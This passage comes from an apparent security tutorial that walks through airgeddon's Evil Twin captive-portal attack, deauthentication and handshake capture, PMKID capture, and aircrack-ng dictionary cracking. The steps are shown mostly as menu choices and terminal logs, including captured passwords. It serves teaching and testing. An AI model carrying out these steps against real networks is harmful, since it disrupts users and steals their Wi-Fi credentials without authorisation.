53)*  68:14:01:50:2C:18  4  27%  WPA2  White Wolf_2.4Ghz
54)  2C:97:01:4E:10:38  10  34%  WPA2  ..

(*) Network with clients
Select target network:
> 45

```

Select **option 2** for a Deauth attack to disconnect the client from a selected AP. After that, it may ask to enable DoS pursuit mode, which we reject.

```

Select an option from menu:
0. Return to Evil Twin attacks menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack

*Hint* With this attack, we'll try to deauth clients from the legitimate AP. Hopefully they'll reconnect to our Evil Twin AP

> 2

If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to
Do you want to enable "DoS pursuit mode"? This will launch again the attack if target AP change its channel countering "channel hopping" [y/N]
> N

```

Before launching the deauth and attempting to capture the handshake, it will ask a few questions such as:

Do you want to spoof your Mac address during this attack [y/N]: **y**

Do you already have a captured file [y/N]: **N**

Time value in second:**20**

Press **ENTER** key to accept the proposal.

```

Selected ESSID: raaj
Deauthentication chosen method: Aireplay
Handshake file selected: None

*Hint* If you want to integrate "DoS pursuit mode" on an Evil Twin attack, another additional wifi interface in monitor mode will be

Do you want to spoof your MAC address during this attack? [y/N]
> y
This attack requires that you have previously a WPA/WPA2 network captured Handshake file

If you don't have a captured Handshake file from the target network you can get it now

Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to capture a new one now [y/N]
> N
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 20
Timeout set to 20 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect

Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...

```

The two windows will appear again. One will attempt a deauth attack, while the other will attempt to capture the WPA handshake between the client and the access point after de-authentication.

```

X      aireplay deauth attack
14:03:00 Waiting for beacon frame (BSSID: 18:45:93:69:A5:19) on channel 3
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>)).
14:03:00 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:00 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:01 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:01 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:02 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:02 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:03 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:03 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
14:03:04 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]

X      www.hackingarticles.in Capturing Handshake

CH 3 ][ Elapsed: 6 s ][ 2021-06-05 14:03

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
18:45:93:69:A5:19 -14 42    96      514  4  3 130 WPA2 CCMP  PSK  raaj

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
18:45:93:69:A5:19 44:CB:8B:C2:20:DA -66   0 -11e   0      1
18:45:93:69:A5:19 2A:84:98:9F:E5:5E -22   1e- 1e   0     487      raaj

```

Wait until the WPA Handshake shows in the top right corner of the window, then press CTRL^C.

```

X Capturing Handshake
CH 3 ][ Elapsed: 30 s ][ 2021-06-05 14:03 ][ WPA handshake: 18:19
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
18:19 -24 100 259 598 3 3 130 WPA2 CCMP PSK raaj
BSSID STATION PWR Rate Lost Frames Notes Probes
18:19 2A:84:98:9F:E5:5E -26 1e-1e 1026 503 EAPOL raaj
18:19 44:CB:8B:C2:20:DA -66 0 -11e 0 11

```

As you can see, we now have the WPA handshake for AP “raaj.” Accept the proposal by saving the cap file to your systems and pressing the ENTER key. Then, if you’re using a captive portal, you’ll be asked to specify a path for the file that will hold the Wi-Fi password.

If the password for the Wi-Fi network is achieved with the captive portal, you must decide where to save it: **/root/rajpwd.txt**

```

In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured
Congratulations!!
Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-18:19:19.cap]
>
The path is valid and you have write permissions. Script can continue...
Capture file generated successfully at [/root/handshake-18:19:19.cap]
Press [Enter] key to continue...
BSSID set to 18:19:19
Channel set to 3
ESSID set to raaj
If the password for the wifi network is achieved with the captive portal, you must decide where to save it. Type the path to store the
]
> /root/rajpwd.txt
The path is valid and you have write permissions. Script can continue...
Press [Enter] key to continue...

```

Create a captive portal to phish your client and select the language in which the web portal will be displayed to the client.

For English, we chose **option 1**. Six windows will open as soon as you submit the selected option.

Choose the language in which network clients will see the captive portal:

0. Return to Evil Twin attacks menu

1. English
2. Spanish
3. French
4. Catalan
5. Portuguese
6. Russian
7. Greek
8. Italian
9. Polish
10. German
11. Turkish
12. Arabic

\*Hint\* The captive portal attack tries to one of the network clients provide us the password for t

> 1

The captive portal language has been established

All parameters and requirements are set. The attack is going to start. Multiple windows will be op  
Press [Enter] key to continue ...

**AP:** create a fake AP “raaj” for the client.

**DHCP:** Start a bogus DHCP service to provide malicious IP to the client.


**DNS:** Initiate with the malicious DNS query

**Deauth:** Deauthenticate the client from the original AP “raaj”.

**Webserver:** Start a service to host the captive portal.

**Control:** Try to sniff the Wi-Fi password once the client connects with a fake AP.

**Note:** Do not close the windows; they will dissipate after the password has been captured.



```
Configuration file: /tmp/ag.hostapd.conf
Using interface wlan0 with hwaddr 18:45:93:64:a5:19 and ssid "raaj"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA ca:76:b6:35:33:47 IEEE 802.11: authenticated
wlan0: STA ca:76:b6:35:33:47 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED ca:76:b6:35:33:47
wlan0: STA ca:76:b6:35:33:47 RADIUS: starting accounting session D118254611DC
wlan0: AP-STA-BITS77NNFTTF ca:76:b6:35:33:47

Internet Systems Consortium DHCP Server 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/ag.dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 1 leases to leases file.
Listening on LPF/wlan0/18:45:93:64:a5:19/192.168.1.0/24
Sending on LPF/wlan0/18:45:93:64:a5:19/192.168.1.0/24
Sending on Socket/fallback/fallback-net
Server starting service.
DHCPDISCOVER from ca:76:b6:35:33:47 via wlan0
DHCPOFFER on 192.168.1.33 to ca:76:b6:35:33:47 (OnePlus-7-Pro) via wlan0
DHCPREQUEST for 192.168.1.33 (192.168.1.1) from ca:76:b6:35:33:47 (OnePlus-7-Pro)


14:08:43 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:44 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:44 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:45 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:46 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:46 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:47 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:47 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:48 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:48 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:49 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:49 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:50 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:50 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:51 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:51 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:52 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:52 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:53 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:53 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:54 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:54 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:55 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]
14:08:55 Sending Deauth (code 7) to broadcast -- BSSID: [18:45:93:69:a5:19]

Evil Twin AP Info // BSSID: 18:45:93:69:a5:19 // Channel: 3 // ESSID: raaj
Online time
00:00:35
On this attack, we'll wait for a network client to provide us the password for the wifi network
Attempts: 0
DHCP ips given to possible connected clients
192.168.1.33 ca:76:b6:35:33:47 (OnePlus-7-Pro)

dnsmasq: config api-23-0-0.twitter.com is 192.168.1.1
dnsmasq: query[A] helpcnsecurity0.ksmobile.com from 192.168.1.33
dnsmasq: config helpcnsecurity0.ksmobile.com is 192.168.1.1
dnsmasq: query[A] helpcnsecurity0.ksmobile.com from 192.168.1.33
dnsmasq: config helpcnsecurity0.ksmobile.com is 192.168.1.1
dnsmasq: query[A] us-7cc3e8d0-d3b6-4685-b603-135df578e7de.sendbird.com from 192.168.1.33
dnsmasq: config us-7cc3e8d0-d3b6-4685-b603-135df578e7de.sendbird.com is 192.168.1.1
dnsmasq: query[A] api-7cc3e8d0-d3b6-4685-b603-135df578e7de.sendbird.com from 192.168.1.33
dnsmasq: config api-7cc3e8d0-d3b6-4685-b603-135df578e7de.sendbird.com is 192.168.1.1
dnsmasq: query[A] helpcnsecurity0.ksmobile.com from 192.168.1.33
dnsmasq: config helpcnsecurity0.ksmobile.com is 192.168.1.1








2021-06-05 14:08:32: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:33: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:33: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:33: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:34: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:35: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:36: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:37: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:38: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:39: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:39: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:39: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:40: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:41: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:42: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:43: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:44: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:45: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:46: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:47: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:47: connections.c.750 invalid request-line -> sending Status 400
2021-06-05 14:08:47: connections.c.750 invalid request-line -> sending Status 400
```

All clients connecting to the original AP “raaj” will be disconnected, and when they attempt to reconnect, they will discover two APs with the same name. When the client connects to the bogus AP, it is lured to the captive portal.



The captive web portal will ask to submit the Wi-Fi password key to get internet access.



11:40       

Sign in to raaj  
connectivitycheck.gstatic.com

Wireless network, ESSID:  
**raaj**

Enter your wireless network password to get internet access

Show password ☐



If the client gives the Wi-Fi key, the password will be captured in plaintext in the control window.

```
Evil Twin AP Info // BSSID: 18:00:00:00:00:00:5:19 // Channel: 3 // ESSID: raaj
Online time
00:01:50
Password captured successfully:
raj12345
The password was saved on file: [/root/rajpwd.txt]
Press [Enter] on the main script window to continue, this window will be closed
```

Additionally, save the password in the file you gave during the proposal.

```
(root@kali)~# cat rajpwd.txt

2021-06-05
airgeddon. Captive portal Evil Twin attack captured password
BSSID: 18:30:00:00:00:05:19
Channel: 3
ESSID: raaj

Password: raj12345
```

## PMKID Attack

PMKID is the unique key identifier used by the AP to keep track of the PMK being used for the client. PMKID is a derivative of AP MAC, Client MAC, PMK, and PMK Name. Read more from [here](#)

Let us capture PMKID by running the airgeddon script, select **option 5** as shown below.

```
Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu

*Hint* Thanks to the plugins system, customized content
stem

> 5
```

Then again **press 5** and wait for the script to capture SSIDs around.

```
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (monitor mode needed for capturing)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file

*Hint* It is possible to obtain PMKIDs from clientless WPA/WPA2-PSK networks

> 5

There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue...

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

Now you'll see a list of targets. Our goal for number 6 is "Amit 2.4 G." Then simply ENTER the timeout in seconds that you want the script to wait for before capturing the PMKID. Let's suppose 25 seconds is ample time.

```
N.      BSSID      CHANNEL  PWR  ENC  ESSID
-----
1)
2)
3)
4)
5)
6) 68:14:01:5A:0E:9C 1 36% WPA2 Amit 2.4G
7)* 48:F8:D8:5C:B2:BC 3 0% WPA2 (Hidden Network)
8)
9)
10)
11)
12)
13)*
14)
15)
16)

(*) Network with clients

Select target network:
> 6
You have a valid WPA/WPA2 target network selected. Script can continue...
Press [Enter] key to continue...

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [25]:
> 25

Timeout set to 25 seconds

Don't close the window manually, script will do when needed. In about 25 seconds maximum
Press [Enter] key to continue...
```

Sure enough, we can see a PMKID being captured here!

```
initialization...
warning: NetworkManager is running with pid 502
(possible interfering hcxdumpool)
warning: wpa_supplicant is running with pid 1228
(possible interfering hcxdumpool)
warning: wlan0mon is probably a monitor interface
interface is already in monitor mode

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE.....: N/A
INTERFACE NAME.....: wlan0mon
INTERFACE HARDWARE MAC....: 9cefd5fbd15c
DRIVER.....: rt2800usb
DRIVER VERSION.....: 5.10.0-kali8-amd64
DRIVER FIRMWARE VERSION...: 0.36
ERRORMAX.....: 100 errors
BPF code blocks.....: 0
FILTERLIST ACCESS POINT...: 1 entries
FILTERLIST CLIENT.....: 0 entries
FILTERMODE.....: attack
WEAK CANDIDATE.....: 12345678
ESSID list.....: 0 entries
ROGUE (ACCESS POINT).....: 00221c19f3d7 (BROADCAST HIDDEN)
ROGUE (ACCESS POINT).....: 00221c00f3d8 (BROADCAST OPEN)
ROGUE (ACCESS POINT).....: 00221c19f3d9 (incremented on every new client)
ROGUE (CLIENT).....: f0a2258ab298
EAPOLTIMEOUT.....: 20000 usec
REPLAYCOUNT.....: 62238
ANONCE.....: e26c15bfc3e86dd602432e1e1364413fce260a008b99147ae6cc8b44f2ea0cd8
SNONCE.....: ea81dd9ba54bab81f6b6cdad084ce3a42c6366cd68f87016bd166b1ea8342a5a

18:09:15 1 f0a2258ab298 6814015a0e9c Amit 2.4G [PMKIDROGUE:13436e47a53c4462b7e5aa551e0f5e9d KIDV:2]
```

Then simply store this PMKID as a cap file. First **press Y** then **ENTER** the path and done.

```
Congratulations !!

Type the path to store the file or press [Enter] to accept the default proposal [/root/pmkid-68:14:01:5A:0E:9C.txt]
>
The path is valid and you have write permissions. Script can continue...

PMKID file generated successfully at [/root/pmkid-68:14:01:5A:0E:9C.txt]

The captured PMKID file is in a text format containing the hash in order to be cracked using hashcat. Additionally, air
odump-ng capture, but tshark command will be required to be able to carry out this transformation. Do you want to perfo
> Y
Type the path to store the file or press [Enter] to accept the default proposal [/root/pmkid-68:14:01:5A:0E:9C.cap]
>
The path is valid and you have write permissions. Script can continue...

PMKID file generated successfully at [/root/pmkid-68:14:01:5A:0E:9C.cap]
Press [Enter] key to continue ...
```

Now, with an integrated aircrack-ng we can crack the cap file within the airgeddon script itself like this:

Just choose dictionary attack and yes and then the dictionary file.

```

Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
   (hashcat CPU, non GPU attacks)
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Bruteforce attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Bruteforce attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file

*Hint* Rule based attacks change the words of the dictionary list according to the rules written in the r
hcat/rules)
> 1

You already have selected a capture file during this session [/root/pmkid-68:14:01:5A:0E:9C.cap]

Do you want to use this already selected capture file? [Y/n]
> Y

You already have selected a BSSID during this session and is present in capture file [68:14:01:5A:0E:9C]

Do you want to use this already selected BSSID? [Y/n]
> Y

Enter the path of a dictionary file:
> /usr/share/wordlists/rockyou.txt

```

Sure enough, we have the password we needed

```

Aircrack-ng 1.6

[00:00:34] 182428/14344392 keys tested (5396.53 k/s)

Time left: 43 minutes, 44 seconds          1.27%

KEY FOUND! [ kolakola ]

Master Key      : D9 D3 BC F0 15 02 1A 6A 47 06 D5 28 B6 91 13 12
                  12 F0 A7 6F CC 9C 7F D2 33 A5 9E A3 96 37 61 9A

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

## Reference:

<https://www.oreilly.com/library/view/network-security-tools/0596007949/ch10s03s01.html>

<https://www.aircrack-ng.org/doku.php?id=deauthentication>

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